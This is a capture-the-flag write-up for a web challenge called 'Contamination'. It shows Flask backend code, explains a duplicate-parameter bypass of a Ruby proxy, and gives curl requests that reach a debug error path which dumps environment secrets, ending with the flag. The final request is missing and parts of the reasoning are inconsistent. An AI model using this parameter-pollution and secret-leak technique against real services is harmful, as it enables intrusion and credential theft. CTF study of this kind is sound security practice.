


Web - Contamination



First, let's look at the files. In the .env file, there is a SECRET_KEY variable that contains a test flag.



Next, let's look at the website logic:



The website only allows us to view /api?action=getInfo.

Let's look at the backend file:

```
EXPLORER
CONTAMINATION
backend
.env
backend.py
Dockerfile
requirements.txt
proxy
Dockerfile
Gemfile
Gemfile.lock
server.rb
docker-compose.yml
```

backend.py

backend > backend.py > api

```python
from flask import Flask, jsonify, request
import os
import logging

app = Flask(__name__)

app.config['DEBUG'] = os.getenv('DEBUG', 'False')
app.config['LOG_LEVEL'] = os.getenv('LOG_LEVEL', 'warning')


@app.route('/api', methods=['POST'])
def api():
    param = request.args.get('action')
    app.logger.info(f"Received param: {param}")

    if param == 'getFlag':
        try:
            data = request.get_json()
            app.logger.info(f"Received JSON data: {data}")
            return jsonify(message="Prased JSON successfully")
        except Exception as e:
            app.logger.error(f"Error parsing JSON: {e}")
            debug_data = {
                'headers': dict(request.headers),
                'method': request.method,
                'url': request.url,
                'env_vars': {key: value for key, value in os.environ.items()}
            }
            return jsonify(message="Something broke!!", debug_data=debug_data)

    if param == 'getInfo':
        debug_status = app.config['DEBUG']
        log_level = app.config['LOG_LEVEL']
        return jsonify(message="Info retrieved successfully!", debug=debug_status, log_level=log_level)

    return jsonify(message="Invalid action parameter!", param=param)


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

We can get the flag by calling /api?action=getFlag and passing in invalid JSON, which will throw an error and return the flag to us.

Our attack plan:

- Get access to getFlag.
- Write invalid JSON that will return an error.

Bypassing filtering via duplicate parameters:

- **Reverse Proxy (** `server.rb` **)** in Ruby checks `request.params['action']` and takes **the first** value → `getInfo` → ✅ allows the request.
- **Flask (** `backend.py` **)** in Python executes `request.args.get('action')` and takes **the last** value → `getFlag` → 🛑 processes it as a request for the flag

So we will specify double parameters in the URL, where the first one will be getFlag and the second one will be getInfo.

Our URL will be:

http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo

Let's try it:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -X POST -H "Content-Type: application/json" -d '{"key": "test"}' "http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo"

{
  "message": "Prased JSON successfully"
}
```

We have successfully accessed getFlag. The last step is to get the flag.

We can send invalid JSON, but we get a regular error, not a flag:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -X POST -H "Content-Type: application/json" -d '{"key": invalid_json}' "http://chals.swampctf.com:41234/api?action=getFlag&action=getInfo"
{"message":"Error parsing JSON","error":"unexpected character: 'invalid_json}'"}
```

To get an error and call:

```
return jsonify(message="Something broke!!", debug_data=debug_data)
```

Let's try to use non-breaking space (NBSP) in JSON request body in UTF-8:

```
\xc2\xa0
```

Make a POST request to the server with the following values:

and successfully get the flag from the SECRET_KEY variable.

Flag: **swampCTF{1nt3r0p3r4b1l1ty_p4r4m_p0llut10n_x7q9z3882e}**